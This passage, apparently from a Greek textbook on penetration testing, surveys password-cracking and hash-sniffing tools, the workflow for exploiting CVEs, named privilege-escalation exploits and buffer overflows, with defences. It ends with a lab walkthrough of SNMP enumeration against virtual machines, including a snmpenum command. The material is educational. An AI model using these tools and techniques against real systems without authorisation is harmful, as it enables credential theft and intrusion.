- **John The Ripper** – Το εργαλείο αυτό είναι ίσως το γνωστότερο στην κατηγορία του και διατίθεται τόσο για περιβάλλοντα Linux όσο και για Windows. Μπορεί να σπάσει τους πιο γνωστούς μηχανισμούς συνθηματικών όπως Kerberos, AFS και Windows NT/200/XP/2003 LM hashes. Επίσης διατίθενται πολλά πρόσθετα για ανάκτηση συνθηματικών σε OpenVMS και MySQL [http://www.openwall.com/john].
- **L0phtcrack** – Ένα από τα παλαιοτέρα εργαλεία καθώς κυκλοφόρησε το 1997 και έγινε διάσημο για τις ικανότητές του στο σπάσιμο συνθηματικών σε περιβάλλοντα Windows. Πλέον το εργαλείο ανήκει στη Symantec που το έχει βελτιώσει σημαντικά. Μπορεί να αλιεύσει hashes από τοπικούς και απομακρυσμένους υπολογιστές [http://www.l0phtcrack.com].
- **Cain & Abel** – Ένα πολύ-εργαλείο το οποίο πραγματοποιεί απαρίθμηση για περιβάλλοντα Windows, sniffing και σπάσιμο συνθηματικών. Για το σπάσιμο συνθηματικών χρησιμοποιεί λεξικογραφική και brute-force επίθεση (εικόνα 5.11) [http://www.oxid.it/cain.html].
- **Brutus** – Το εργαλείο αυτό χρησιμοποιεί brute-force και λεξικογραφική επίθεση και υποστηρίζει συνθηματικά telnet, FTP, HTTP και άλλων πρωτοκόλλων [http://www.hoobie.net/brutus].

Ας δούμε τώρα τη δεύτερη κατηγορία που χρησιμοποιεί προϋπολογισμένα hashes. Η τεχνική αυτή στην ουσία προϋπολογίζει όλα τα συνθηματικά που θα χρειαστούν χρησιμοποιώντας τα λεγόμενα rainbow tables. Η διαδικασία για να φτιαχτεί ένα rainbow table είναι χρονοβόρα αλλά στη συνέχεια εάν το συνθηματικό περιέχεται στο rainbow table τότε η διαδικασία ανάκτησης του είναι πολύ σύντομη. Ένα πρόγραμμα το οποίο παράγει rainbow tables [http://www.freerainbowtables.com/] είναι το Winrtgen που βρίσκεται μέσα στο Cain & Abel. Επίσης μπορείτε να κατεβάσετε rainbow tables από το διαδίκτυο.



Εικόνα 5.11: Ανάκτηση NTLM Hashes με το Cain & Abel

5.6.2 Προστασία συνθηματικών

Πριν προχωρήσουμε σε άλλου είδους επιθέσεις σε συνθηματικά ας εξετάσουμε τους τρόπους προστασίας των συνθηματικών. Οι μέθοδοι προστασίας είναι:

- Να μην αποκαλύπτεται τα συνθηματικά σας σε άλλους.
- Εάν είναι δυνατό να χρησιμοποιείτε δυνατούς μηχανισμούς αυθεντικοποίησης όπως Kerberos, SecureID και PK.
- Πάντα να αποσυνδέεστε όταν χρησιμοποιείτε έναν κοινόχρηστο υπολογιστή.

- Αποφεύγεται να χρησιμοποιείτε προγράμματα που θυμούνται τα συνθηματικά και τα συμπληρώνουν αυτόματα.
- Να μην απαντάτε σε email και τηλέφωνα όταν σαν ζητούν να αποκαλύψετε το συνθηματικό σας.
- Να μην γράφετε τα συνθηματικά σε κομμάτια χαρτί τα οποία είναι εκτεθειμένα.
- Χρησιμοποιήστε προγράμματα κρυπτογράφησης εάν έχετε αποθηκευμένα συνθηματικά στον υπολογιστή σας.

5.6.3 Sniffing Hashes Συνθηματικών

Το sniffing των hashes προσφέρει στον επιτιθέμενο έναν ακόμη δρόμο για να αποκτήσει πρόσβαση. Σε ένα δίκτυο όπου υπάρχει μεγάλος όγκος κίνησης τα συνθηματικά μπορεί να ταξιδεύουν χωρίς κρυπτογράφηση ή ακόμα να έχουν κρυπτογραφηθεί με ένα μη ισχυρό αλγόριθμο. Φυσικά η παραπάνω διαδικασία προϋποθέτει ότι ο επιτιθέμενος έχει αποκτήσει ένα επίπεδο πρόσβασης στο δίκτυο, διαφορετικά δεν μπορεί να πραγματοποιήσει υποκλοπές.

Το ScoopLM [http://www.securityfriday.com/tools/ScoopLM.html] και το BeatLM[[http://www.securityfriday.com/tools/BeatLM.html] είναι δύο εργαλεία που σχεδιάστηκαν για να υποκλέπτουν από το δίκτυο κίνηση που αφορά στην αυθεντικοποίηση των περιβαλλόντων Windows. Μόλις το BeatLM ανιχνεύσει κάποια κίνηση μπορούμε με το ScoopLM να ξεκινήσουμε λεξικογραφικές και brute-force επιθέσεις. Επίσης υπάρχουν εργαλεία τα οποία μπορούν να υποκλέψουν την αυθεντικοποίηση του Kerberos. Ένα τέτοιο εργαλείο είναι το KerbCrack [http://ntsecurity.nu/toolbox/kerbcrack]. Αποτελείται από δυο υποπρογράμματα. Το ένα υποπρόγραμμα κρυφάκουει στη θύρα 88 ενώ το δεύτερο υποπρόγραμμα πραγματοποιεί brute-force επίθεση στα δεδομένα τις υποκλοπής.

5.6.4 Αξιοποιώντας μια ευπάθεια

Οι ευπάθειας αναφέρονται κυρίως σαν CVE (Common Vulnerabilities and Exposures). Τα CVEs είναι αδυναμίες στους υπολογιστές και στον υπόλοιπο εξοπλισμό οι οποίες μπορούν να αξιοποιηθούν από κακόβουλα άτομα. Όταν ένα CVE δημοσιοποιείται, καταλογογραφείται και ονομάζεται από την εταιρία MITRE. Μπορούμε να αναζητήσουμε CVE στην σελίδα http://nvd.nist.gov/. Ένα παράδειγμα CVE φαίνεται παρακάτω:

CVE-2011-2184

Summary: The key_replace_session_keyring function in security/keys/process_keys.c in the Linux kernel before 2.6.39.1 does not initialize a certain structure member, which allows local users to cause a denial of service (NULL pointer dereference and OOPS) or possibly have unspecified other impact via a KEYCTL_SESSION_TO_PARENT argument to the keyctl function, a different vulnerability than CVE-2010-2960.

Published: 09/06/2011


CVSS Severity: 7.2 (HIGH)

Ας δούμε τη διαδικασία που χρησιμοποιεί ένα επιτιθέμενος και σχετίζεται άμεσα με τα CVE.


1. Ο επιτιθέμενος απαριθμεί το σύστημα και διαπιστώνει το είδος των υπηρεσιών και την έκδοση τους. Για παράδειγμα έστω ότι διαπιστώνει την ύπαρξη Redhat Linux 6.1.
2. Ο επιτιθέμενος χρησιμοποιεί το διαδίκτυο για να βρει ευπαθειές για το Redhat 6.1. όπως φαίνετε στην εικόνα 5.12 βρίσκει αρκετές.
3. Με τις ευπάθειες που ανακάλυψε ο επιτιθέμενος ψάχνει στο διαδίκτυο, για παράδειγμα στην ιστοσελίδα http://packetstormsecurity.org για κώδικα που αφορά στις ευπάθειες του Redhat 6.1 όπως φαίνεται στην εικόνα 5.13.

4. Ο επιτιθέμενος κατεβάζει τον κώδικα και εξαπολύει την επίθεση στον ευπαθή στόχο. Αν είναι επιτυχής τότε έχει αποκτήσει πρόσβαση. Στην αντίθετη περίπτωση ο επιτιθέμενος ξεκινάει πάλι την έρευνα για μια άλλη ευπάθεια.

Όταν ο επιτιθέμενος αξιοποιήσει την ευπάθεια είναι πολύ πιθανό να αποκτήσει μια κάποια πρόσβαση στο σύστημα που θα επιτεθεί. Δεν σημαίνει πως θα είναι πρόσβαση με πολλά προνόμια. Έτσι αν ο επιτιθέμενος καταφέρει σε ένα σύστημα Windows και λάβει πρόσβαση σαν χρήστης το επόμενο βήμα είναι να διεκδικήσει παραπάνω προνόμια με μια νέα επίθεση. Φυσικά αν καταφέρει εξ' αρχής να λάβει προνομιακά δικαιώματα έχει πετύχει απολύτως τον σκοπό του.



Εικόνα 5.12: Ευπάθειες του Redhat 6.1



Εικόνα 5.13: Κώδικας για τις ευπάθειες του Redhat 6.1

Άλλοι τρόποι για να λάβουν πρόσβαση σε ένα σύστημα οι επιτιθέμενοι εκμεταλλευόμενοι κώδικα για ευπάθειες είναι οι ακόλουθοι:

- Ο επιτιθέμενος μπορεί να ξεγελάσει ένα χρήστη ώστε να τρέξει ιομορφικό κώδικα που θα του έχει σταλεί με ηλεκτρονικό ταχυδρομείο.
- Ο επιτιθέμενος μπορεί να αντιγράψει κώδικα σε ένα σύστημα και να προγραμματίσει την εκτέλεσή του οποιαδήποτε στιγμή με την εντολή AT.
- Να χρησιμοποιήσουν κάποιο απομακρυσμένο πρόγραμμα πελάτη που έχει ευπάθειες όπως το REALVNC, PC Anywhere κ.α..

Είναι σημαντικό να κατανοήσουμε πως ο κώδικας που γράφεται για τις ευπάθειες είναι περιορισμένος από τον τύπο και την έκδοση του λογισμικού. Έτσι ένας κώδικας για Windows NT πιθανότατα δεν θα δουλέψει για άλλες εκδόσεις των Windows. Γνωστοί κώδικες ευπαθειών είναι:

- **Billybastard.c** – Windows 2003 & XP [http://packetstormsecurity.org
- **Getad** – Windows XP [http://packetstormsecurity.org]
- **ERunAs2X.exe** – Windows 2000 [http://packetstormsecurity.org]
- **PipeupAdmin** – Windows 2000 [http://packetstormsecurity.org]
- **GetAdmin** – Windows NT 4.0 [http://packetstormsecurity.org]
- **Sechole** – Windows NT 4.0 [http://packetstormsecurity.org]

5.6.5.Υπερχείλιση καταχωρητών (buffer overflow)

Οι υπερχειλίσεις καταχωρητών είναι κοινός τύπος επίθεσης. Για να συμβούν πρέπει να συντρέχουν δυο προϋποθέσεις: να μην έχει ελεγχθεί ο κώδικας για ακραίες τιμές και στο σύστημα που εκτελείται ο κώδικας να υπάρχουν τα δεδομένα του προγράμματος ή της στοίβας.

Οι επιθέσεις αυτού του τύπου σκοπό έχουν να διαταράξουν την φυσιολογική ροή του προγράμματος που εκτελείται. Οι επιθέσεις υπερχείλισης καταχωρητών επιτυγχάνονται με την κατάρρευση της στοίβας ώστε να χαθεί ο δείκτης του προγράμματος. Πολλές ευπάθειες που καταγράφονται ετησίως έχουν να κάνουν με την υπερχείλιση καταχωρητών.

Η υπερχείλιση καταχωρητών συμβαίνει όταν ένα πρόγραμμα τοποθετεί περισσότερα δεδομένα σε ένα καταχωρητή από αυτά που μπορεί να υποστηρίξει. Οι καταχωρητές χρησιμοποιούνται από τα προγράμματα για να κρατούν μεταβλητές και δεδομένα όσο ένα πρόγραμμα τρέχει. Όταν ένα πρόγραμμα εκτελείται μια συγκεκριμένη περιοχή μνήμης ανατίθεται σε κάθε μεταβλητή. Η μνήμη αποθηκεύει αυτή τη μεταβλητή όσο το πρόγραμμα την χρειάζεται. Οι μεταβλητές αυτές δεν μπορούν να τοποθετηθούν οπουδήποτε στη μνήμη. Πρέπει να είναι αποθηκευμένες με κάποια λογική. Η λογική αυτή εξασφαλίζεται με τη χρήση της στοίβας. Ένα τυπικό πρόγραμμα μπορεί να έχει πολλές στοίβες οι οποίες δημιουργούνται και καταστρέφονται διότι κάθε πρόγραμμα καλεί διάφορες υπορουτίνες. Κάθε φορά που καλείται μια υπορουτίνα δημιουργεί και την αντίστοιχη στοίβα. Όταν η υπορουτίνα τελειώνει ένας δείκτης μεταφέρει το πρόγραμμα στην σωστή περιοχή της μνήμης και η στοίβα καταστρέφεται.

Ο επιτιθέμενος θέλει να καταρρεύσει το πρόγραμμα που εκτελείται και έτσι θέλει να πειράξει τον δείκτη του προγράμματος. Και αυτό γιατί αν ο επιτιθέμενος κατανοήσει πώς λειτουργεί η στοίβα και μπορέσει με ακρίβεια να δώσει σε μια συνάρτηση τα σωστά δεδομένα τότε μπορεί να κάνει την συνάρτηση να κάνει ότι αυτός θέλει, όπως για παράδειγμα να του ανοίξει μια γραμμή εντολών. Το να πειράξει ο επιτιθέμενος τον δείκτη του προγράμματος δεν είναι κάτι εύκολο. Ο επιτιθέμενος πρέπει με ακρίβεια και συντονισμό να παρέχει τα κατάλληλα δεδομένα σε μια συνάρτηση. Ο καταχωρητής θα πρέπει να φορτωθεί με τον κώδικα του επιτιθεμένου. Ο κώδικας αυτός μπορεί να εκτελέσει μια εντολή ή να εκτελέσει μια σειρά από εντολές χαμηλού επιπέδου. Όσο ο κώδικας φορτώνεται στη στοίβα ο επιτιθέμενος πρέπει επίσης να αλλάξει και τον δείκτη επαναφοράς στο κυρίως πρόγραμμα.

Η κατάρρευση στοίβας δεν είναι η μόνη επίθεση στην κατηγορία υπερχείλισης καταχωρητών. Υπάρχουν υπερχειλίσεις καταχωρητών που έχουν να κάνουν με το σωρό. Ο σωρός είναι ένας χώρος της μνήμης που δεσμεύεται δυναμικά. Η κατάρρευση του σωρού διαφέρει από την κατάρρευση της στοίβας διότι η τελευταία έχει να κάνει με καταχωρητές σταθερού μήκους.

Η άμυνα απέναντι στις επιθέσεις υπερχείλισης καταχωρητή περιλαμβάνει τα ακόλουθα:


- Έλεγχο του υπάρχοντος κώδικα για ευπάθειες.
- Χρησιμοποίηση type-safe γλωσσών προγραμματισμού.
- Χρησιμοποίηση εργαλείων που προστατεύουν από υπερχείλιση καταχωρητών ή σταματούν προβληματικές δραστηριότητες.
- Ανάλυση του κώδικα όσο αφορά τις τοπικές μεταβλητές σε συναρτήσεις για την ύπαρξη ορίων.
- Τροφοδοσία της εφαρμογής με μεγάλη ποσότητα δεδομένων για έλεγχο μη κανονικής συμπεριφοράς.

5.7 Στο εργαστηριακό περιβάλλον

Στο εργαστηριακό περιβάλλον αρχικά θα εκτελέσουμε SNMP απαριθμήσεις. Θα χρησιμοποιήσουμε δυο εργαλεία το SolarWinds IP Network Browser και το snmpenum.


Το SolarWinds IP Network Browser περιέχεται στο SolarWinds Engineer's Toolbox και μπορεί να αποκτηθεί από την διεύθυνση http://www.solarwinds.com/downloads/ δοκιμαστικά για 15 ημέρες. Το SolarWinds IP Network Browser εγκαθίστανται σε συστήματα Windows που έχουν ενεργοποιημένη την υπηρεσία SNMP Service. Θα εγκαταστήσουμε το SolarWinds IP Network Browser στην εικονική μηχανή Windows XP Client. Συνήθως οι SNMP υπηρεσίες περιορίζονται στο επίπεδο του εσωτερικού δικτύου. Η εικονική μηχανή Router δεν περιορίζει την μετάδοση του SNMP εκτός εσωτερικού δικτύου, σε αντίθεση με την εικονική μηχανή Router PF. Έτσι με την εικονική μηχανή Router η SNMP απαρίθμηση θα ήταν επιτυχής τόσο από το εσωτερικό όσο και από το εξωτερικό δίκτυο. Η αρχική οθόνη του SolarWinds IP Network Browser (εικόνα 5.14) μας προσφέρει SNMP απαρίθμηση για μια συσκευή, ένα δίκτυο ή ένα

εύρος διευθύνσεων. Θα πραγματοποιήσουμε SNMP απαρίθμηση για την διεύθυνση 192.168.1.2.



Εικόνα 5.14: Αρχική οθόνη του IP Network Browser

Όταν ολοκληρωθεί η απαρίθμηση θα μας επιστρέψει την εικόνα 5.15.




Εικόνα 5.15: SNMP απαρίθμηση με το IP Network Browser για το 192.168.1.2

Στην εικόνα 5.15 παρατηρούμε ότι η μηχανή 192.168.1.2 έχει σαν περιγραφή Windows 2003 Domain Controller και χρησιμοποιεί σαν community string τη λέξη public Ας τις δούμε πιο αναλυτικά τις υπόλοιπες πληροφορίες:


- **System MIB** – Τα αρχικά MIB σημαίνουν Management Information Base και αποτελεί μια εικονική βάση δεδομένων που χρησιμοποιεί το SNMP για τις οντότητες σε ένα δίκτυο. Περιέχει πληροφορίες όπως το όνομα της συσκευής, το λειτουργικό σύστημα της συσκευής, το υλικό της συσκευής, την τελευταία φορά που επανεκίνησε κ.α.
- **Interfaces** – Περιέχει πληροφορίες για τις δικτυακές διεπαφές της συσκευής όπως, MAC διεύθυνση, IP διεύθυνση, ταχύτητα διεπαφής κα.
- **Services –** Περιέχει πληροφορίες για τις υπηρεσίες που είναι ενεργοποιημένες.
- **Accounts** - Περιέχει πληροφορίες για τους λογαριασμούς χρηστών (Εικόνα 5.16).
- **Shares** - Περιέχει πληροφορίες για τους κοινόχρηστους φακέλους (Εικόνα 5.16).

- **Share Printers** - Περιέχει πληροφορίες για τους κοινόχρηστους εκτυπωτές
- **Hub ports** - Περιέχει πληροφορίες για τυχών Hub θύρες
- **TCP/IP Networks** - Περιέχει πληροφορίες για τα TCP/IP δίκτυα που ανήκει η συσκευή.
- **IPX Networks** - Περιέχει πληροφορίες για τα IPX δίκτυα που ανήκει η συσκευή.
- **Routes** – Περιέχει πληροφορίες για τις routes της συσκευής.
- **ARP table** - Περιέχει πληροφορίες για τους ARP πίνακες συσκευής.
- **UDP Services** - Περιέχει πληροφορίες για τις UDP υπηρεσίες της συσκευής.
- **TCP Connections** - Περιέχει πληροφορίες για τις TCP συνδέσεις της συσκευής.



Εικόνα 5.16: Χρήστες και κοινόχρηστοι φάκελοι για το 192.168.1.2

Στη συνέχεια θα δούμε το εργαλείο snmpenum. Το snmpenum είναι ένα script γραμμένο σε perl και για να εκτελεστεί χρειάζεται να είναι εγκατεστημένη η γλώσσα προγραμματισμού perl. Θα εκτελέσουμε το εργαλείο snmpenum από το backtrack όπου η perl είναι προεγκατεστημένη. Η σύνταξη για να εκτελέσουμε το εργαλείο ειναι perl snmpenum.pl <διεύθυνση IP> <συνθηματικό SNMP> <αρχείο παραμέτρων>. Θα πραγματοποιήσουμε απαρίθμηση στην εικονική μηχανή CentOS με IP διεύθυνση 192.168.1.4. Το συνθηματικό SNMP που θα χρησιμοποιήσουμε είναι public. Το εργαλείο snmpenum χρησιμοποιεί δυο αρχεία παραμέτρων το windows.txt εάν θέλουμε να απαριθμήσουμε Windows συστήματα και linux.txt αν θέλουμε να απαριθμήσουμε Linux συστήματα. Στην περίπτωση του CentOS θα χρησιμοποιήσουμε το linux.txt. Η σύνταξη της εντολής για την εικονική μηχανή CentOS είναι perl snmpenum.pl 192.168.1.4 public linux.txt. (Εικόνα 5.17).




Εικόνα 5.17: Snmpenum για την εικονική μηχανή CentOS

Οι πληροφορίες που μας παρέχει η εντολή για την εικονική μηχανή CentOS είναι:

